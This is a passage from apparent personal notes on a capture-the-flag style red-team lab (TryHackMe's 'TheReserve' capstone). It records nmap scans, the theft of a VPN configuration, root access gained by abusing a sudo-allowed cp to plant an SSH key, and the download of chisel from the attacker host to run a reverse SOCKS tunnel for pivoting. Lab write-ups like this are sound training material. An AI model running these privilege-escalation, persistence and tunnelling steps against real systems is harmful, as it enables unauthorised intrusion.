|_pop3-capabilities: UIDL TOP USER
```

# IMAP(143)

```
143/tcp  open  imap          hMailServer imapd
|_imap-capabilities: IDLE ACL NAMESPACE OK IMAP4rev1 CAPABILITY completed SORT QUOTA
RIGHTS=texkA0001 CHILDREN IMAP4
```

# SMB(135,139,445)

```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
```

# MYSQL(3306)

```
3306/tcp open  mysql        MySQL 8.0.31
| mysql-info:
|   Protocol: 10
|   Version: 8.0.31
|   Thread ID: 21
|   Capabilities flags: 65535
|   Some Capabilities: Speaks41ProtocolOld, Support41Auth, SupportsTransactions,
ConnectWithDatabase, IgnoreSigpipes, SwitchToSSLAfterHandshake, LongColumnFlag,
Speaks41ProtocolNew, FoundRows, InteractiveClient, IgnoreSpaceBeforeParenthesis,
DontAllowDatabaseTableColumn, SupportsCompression, SupportsLoadDataLocal, LongPassword,
ODBCClient, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: Bo\x12wjt,gczM\x19tnre7I\x0Fk
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Issuer: commonName=MySQL_Server_8.0.31_Auto_Generated_CA_Certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-01-10T07:46:11
| Not valid after:  2033-01-07T07:46:11
| MD5:   1bd2:ba34:dd9d:39a0:fba2:5013:eb1f:b3f6
|_SHA-1: 406b:cedd:04f3:dd8e:1784:2fd6:cefd:a0d7:1382:4cdf
|_ssl-date: TLS randomness does not represent time
```

# RDP(3389)

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: THERESERVE
|   NetBIOS_Domain_Name: THERESERVE
|   NetBIOS_Computer_Name: MAIL
|   DNS_Domain_Name: thereserve.loc
|   DNS_Computer_Name: MAIL.thereserve.loc
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-22T15:29:43+00:00
| ssl-cert: Subject: commonName=MAIL.thereserve.loc
| Issuer: commonName=MAIL.thereserve.loc
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-20T20:10:37
| Not valid after:  2025-10-20T20:10:37
| MD5:   d4d0:0b49:57ed:5ad9:f63f:70ac:2092:e094
|_SHA-1: e9b6:76a7:8b7e:8ce5:86c0:4e0b:2dcc:f4b4:e644:508b
|_ssl-date: 2025-04-22T15:29:58+00:00; -1s from scanner time.
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows
```

# VPN

## Nmap -p 20,80 -A 10.200.116.12


```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d5:70:14:0b:7f:25:f9:35:24:89:d1:47:c5:85:fc:bc (RSA)
|   256 6b:fc:dd:74:09:6a:76:fe:fa:8c:1b:eb:3b:1b:cf:c0 (ECDSA)
|_  256 8f:ec:8e:a1:44:aa:d6:61:11:8d:05:81:a2:8c:3b:0d (ED25519)


80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VPN Request Portal
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

**There is an OpenVPN file here**

10.200.116.12/vpn/

Do nmap and see hosts

I got a new important info about that after I connectd to the vpn I see the pc on ip 10.200.116.21 , 10.200.116.22




VPN Request Server v14.2

05/05/2025 12:15:42 am
Welcome: mohammad.ahmed@corp.thereserve.loc

This server is to be accessed only by TheReserve employees to request internal access.

Account: mohammad.ahmed@corp.the


TheReserve



```
GET /requestvpn.php?filename=t2_alexander.bentley HTTP/1.1
Host: 10.200.113.12
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.200.113.12/vpncontrol.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=mo3pr06osvbacjfjdpmonjcgrc
Connection: close


```

```
HTTP/1.1 200 OK
Date: Sun, 14 May 2023 03:26:46 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="t2_alexander.bentley.ovpn"
Connection: close
Content-Type: text
Content-Length: 8314

client
dev tun
proto tcp
sndbuf 0
rcvbuf 0
remote 10.200.113.12 1194
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
auth SHA512
data-ciphers AES-256-CBC
key-direction 1
verb 3
<ca>
-----BEGIN CERTIFICATE-----
MIIDQjCCAiqgAwIBAgIUMgz4AevMs5WaCN3J0W7jSNaq4bswDQYJKoZIhvcNAQEL
BQAwEzERMA8GA1UEAwwIQ2hhbmdlTWUwHhcNMjAwNzA4MjAwMjUxWhcNMzAwNzA2
MjAwMjUxWjATMREwDwYDVQQDDAhDaGFuZ2VNZTCCASIwDQYJKoZIhvcNAQEBBQAD
ggEPADCCAQoCggEBANjykMrmDPlnJ1PwDvoXL5gE1mh5ukaOCuo/wbuvEBoRzCrs
ckoJewL+4vzja00J4Qi/IyQfVkW96GgrTAL0u9fXTQEwFDQrq1PnFPE9qmsPouMc
eOk9WOUd61t3smvmTPRtmPHsOIMSXx9XWhZCkBEZobjOTMZ3CZEa0vhKovZW0B+K
```

# SSH(22)




```
www-data@ip-10-200-116-12:/home/ubuntu$ sudo /bin/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
<in/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCMLOT6NhiqH5Rp36qJt4jZwfvb/H/+YLRTrx5mS9dSyxumP8+chjxkSNOrdgNtZ6XoaDDDikslQvKMCqoJqHqp4jh9xTQTj29tagU
aZmR0gUwatEJPG0SfqNvNExgsTtu2DW3SxCQYwrMtu9S4myr+4x+rwQ739SrPLMdBmughB13uC/3DCsE4aRvWL7p+McehGGkqvyAfhux/9SNgnIKayozWMPhADhpYlAomGnTtd8Cn+O
1IlZmvqz5kJDYmnlKppKW2mgtAVeejNXGC7TQRkH6athI5Wzek9PXiFVu6IZsJePo+y8+n2zhOXM2mHx01QyvK2WZuQCvLpWKW92eF amiOpenVPN
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCeZbsrpsTaTF6VqP3nAl9icN4AGzsrhyxHHJq3nikhy7MV0effPfpWGgIuY2/8n3Ec7pcS8O3eWZLZInQQsyyby6ET072BkPu9Ku7
alVTVwfNJytP49a/AajZ4PpvdT4smJkhxXgF7Y0Z9fd6DgYvkeE7e/xTdYysU4lmzGUbt5xPAKWlVh3kzt/8Ay+JaTnevxPiwEvWN2tushosde2XcyMfQAFYpFoOF5gL7QgkqoV4gm7
3SH93vvq0mNuqlGyGzXiWP5auwJK4qSnS1MXtx2WbTyE61zTnsxA9OQSHTtMNMiAQOAMTF/DQ38wPEy4SNaIecJCFPkqM50cTw++w7 TGreen-Key
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+IKDiXx+vyfU2QWArKGbJeT1Q/WvF7jX1slAmt/iZu89fUABt2O0wtqxs5e38zO4RvM8xqYwk3Pn0Sikqcaqlk2ra2A7xFdG92RN
s4QYXJUyK6dW+G5RZGBQe+f0nIFx9Dz19WqlfbGWpenke5PYGLpNvZRilA9EvIvIJG6+lKf9CRgI0T5vkarqpuVSIqyS3wggOmj/vtzGM0bjERJJdsHaRtje4FJaRK3obIsOpfvSchq
9QAmP72EYA4X4+eifThmlIF/o3b8uFwOTlhznjKtcEL5Dfrqc8X2Yv2p9R5kjI6/fpZbuXWVRWUHAu+Snu0RPqacJXGuAxUpb0COKf ubuntu@ip-172-31-10-250
www-data@ip-10-200-116-12:/home/ubuntu$ 
```

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCMLOT6NhiqH5Rp36qJt4jZwfvb/H/+YLRTrx5mS9dSyxumP8
+chjxkSNOrdgNtZ6XoaDDDikslQvKMCqoJqHqp4jh9xTQTj29tagUaZmR0gUwatEJPG0SfqNvNExgsTtu2DW3SxCQYwrMtu9S4myr+
4x+rwQ739SrPLMdBmughB13uC/3DCsE4aRvWL7p+McehGGkqvyAfhux/9SNgnIKayozWMPhADhpYlAomGnTtd8Cn+O1IlZmvqz5kJDYmnlKppKW2mgtAVeejNXGC7 TQRkH6athI5Wzek9PXiFVu6IZsJe
Po+y8+n2zhOXM2mHx01QyvK2WZuQCvLpWKW92eF amiOpenVPN


ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCeZbsrpsTaTF6VqP3nAl9icN4AGzsrhyxHHJq3nikhy7MV0effPfpWGgIuY2/8n3Ec7pcS8O3eWZLZInQQsyyby6ET072Bk Pu9Ku7alVTVwfNJytP49a/AajZ4PpvdT
4smJkhxXgF7Y0Z9fd6DgYvkeE7e/xTdYysU4lmzGUbt5xPAKWlVh3kzt/8Ay+JaTnevxPiwEvWN2tushosde2XcyMfQAFYpFoOF5gL7QgkqoV4gm73SH93vvq0mNu qlGyGzXiWP5auwJK4qSnS1MXtx2WbT
yE61zTnsxA9OQSHTtMNMiAQOAMTF/DQ38wPEy4SNaIecJCFPkqM50cTw++w7 TGreen-Key

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC+IKDiXx+vyfU2QWArKGbJeT1Q/WvF7jX1slAmt/iZu89fUABt2O0wtqxs5e38zO4RvM8xqYwk3Pn0Sikqcaqlk2ra2A7xF dG92RNs4QYXJUyK6dW+G5RZGBQe+f
0nIFx9Dz19WqlfbGWpenke5PYGLpNvZRilA9EvIvIJG6+lKf9CRgI0T5vkarqpuVSIqyS3wggOmj/vtzGM0bjERJJdsHaRtje4FJaRK3obIsOpfvSchq9QAmP72EY A4X4
+eifThmlIF/o3b8uFwOTlhznjKtcEL5Dfrqc8X2Yv2p9R5kjI6/fpZbuXWVRWUHAu+Snu0RPqacJXGuAxUpb0COKf ubuntu@ip -172-31-10-250


```
sudo /bin/cp  /home/ubuntu/.ssh/authorized_keys /dev/stdout
```



```
www-data@ip-10-200-116-12:/home/ubuntu$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-200-116-12:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-200-116-12:
    (root) NOPASSWD: /home/ubuntu/openvpn-createuser.sh, /bin/cp
```




```
└─$ ssh-keygen -f mykey

Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in mykey
Your public key has been saved in mykey.pub
The key fingerprint is:
SHA256:s+ODSJ1I63seaZgkWv6zcrea0ZeEIpS+cIznF3d4rdo omar@kali
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|    .            |
|  o              |
| =  .  o .       |
|o O.+++.S .      |
| O =+Bo= =       |
|. +o=.=.*        |
|  .o=++*..       |
|   o*O+.E.       |
+----[SHA256]-----+

┌──(omar㉿kali)-[~/Capstone_Challenge_Resources/VPN]
└─$ cat mykey.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH+P3BLoqlcFlyQMGw8jrl9CGQiWOCfEffaml/AZ3r+g omar@kali
```




```
www-data@ip-10-200-116-12:/home/ubuntu$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH+P3BLoqlcFlyQMGw8jrl9CGQiWOCfEffaml/AZ3r+g omar@kali" >
 /tmp/mykey.pub
<l9CGQiWOCfEffaml/AZ3r+g omar@kali" > /tmp/mykey.pub
www-data@ip-10-200-116-12:/home/ubuntu$ sudo cp /tmp/mykey.pub /root/.ssh/authorized_keys
<$ sudo cp /tmp/mykey.pub /root/.ssh/authorized_keys
```


```
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKke9qa5ElqP8rdFzVMr6ZyYKotPwMU+nrJI8+7FxQD0 kali@kali" | sudo /bin/cp /dev/stdin
/home/ubuntu/.ssh/authorized_keys
```




```
┌──(omar㉿kali)-[~/Capstone_Challenge_Resources/VPN]
└─$ ssh -i mykey root@10.200.116.12
```




```
┌──(omar㉿kali)-[~/Capstone_Challenge_Resources/VPN]
└─$ ssh -i mykey root@10.200.116.12
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1101-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr 30 12:34:52 UTC 2025

  System load:  0.28               Processes:           123
  Usage of /:   49.5% of 7.68GB    Users logged in:     0
  Memory usage: 19%                IP address for ens5: 10.200.116.12
  Swap usage:   0%                 IP address for tun0: 12.100.1.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

72 packages can be updated.
1 update is a security update.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your


Last login: Wed Apr 30 11:17:01 2025 from 10.50.113.119
root@ip-10-200-116-12:~# █
```



```
┌──(omar㉿kali)-[~/chisel]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




```
┌──(omar㉿kali)-[~/chisel]
└─$ chisel server -p 8000 --reverse
2025/04/30 15:25:55 server: Reverse tunnelling enabled
2025/04/30 15:25:55 server: Fingerprint nP3dJzwAlCe5oUcx7rSkAc4Or3MSfW3NAi32QL+7xMg=
2025/04/30 15:25:55 server: Listening on http://0.0.0.0:8000
2025/04/30 15:26:31 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
█
```




```
root@ip-10-200-116-12:/home/ubuntu/prv# wget http://10.50.113.119/chisel
--2025-04-30 19:24:24--  http://10.50.113.119/chisel
Connecting to 10.50.113.119:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9371800 (8.9M) [application/octet-stream]
Saving to: 'chisel'

chisel                              100%[==================================

2025-04-30 19:25:10 (202 KB/s) - 'chisel' saved [9371800/9371800]

root@ip-10-200-116-12:/home/ubuntu/prv# chmod +x chisel
root@ip-10-200-116-12:/home/ubuntu/prv# ls
chisel
root@ip-10-200-116-12:/home/ubuntu/prv# ./chisel client 10.50.113.119:8000 R:socks
2025/04/30 19:26:28 client: Connecting to ws://10.50.113.119:8000
2025/04/30 19:26:30 client: Connected (Latency 120.71035ms)
█
```

**I connectd as root and I connectd as ubuntu this are two ways**




```
┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDI+utIQZnkSDxc8HcH9PpX2UromngpyBkAsVVSay8xtkuNX8+8bORjhk9×4d4SlkIYXPveifSFyRFH+FIsyECuuYsVhJCzNMN+dIXt+fViDj9HG3U2e8Tv0
kL79qp9GgiOEL0KICRMcESKEe7Jsat1wBwcDQ7pATO3If9r7RAxHhQ/7Ni1UshinQDM2JnvG4jg7pFM/4xw2CXzVYXL75msbI9QqwIIY36sCJtR5a5+2WdPNtI1PJa4EGbaU5cGDGCdGTD11LHPWoowbFT6Wh
M0DR2jexYKPyBNB5I3fytlYBpZ3lSsFvmut7hXuWGIs0agJclMjvEUUkvMhQu+tmnzXbwzlMn1fzEdbYszG5eNA7HU7aSS2GZXRa2M62DnDxOUAadldlI4rxU36bcPFca200EIKmf34JDFiP7rD+AHmo/FHLE
Vk69jcUkq1+LUSQ5/WKKi9uFClCjw33ngpy5AZn4lkik+UGsOMIAUh4m3EzE+VQIvugH0SieOcdlF0eE= kali@kali

┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone]
└─$ ssh ubuntu@10.200.118.12 -i id_rsa
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1101-aws x86_64)

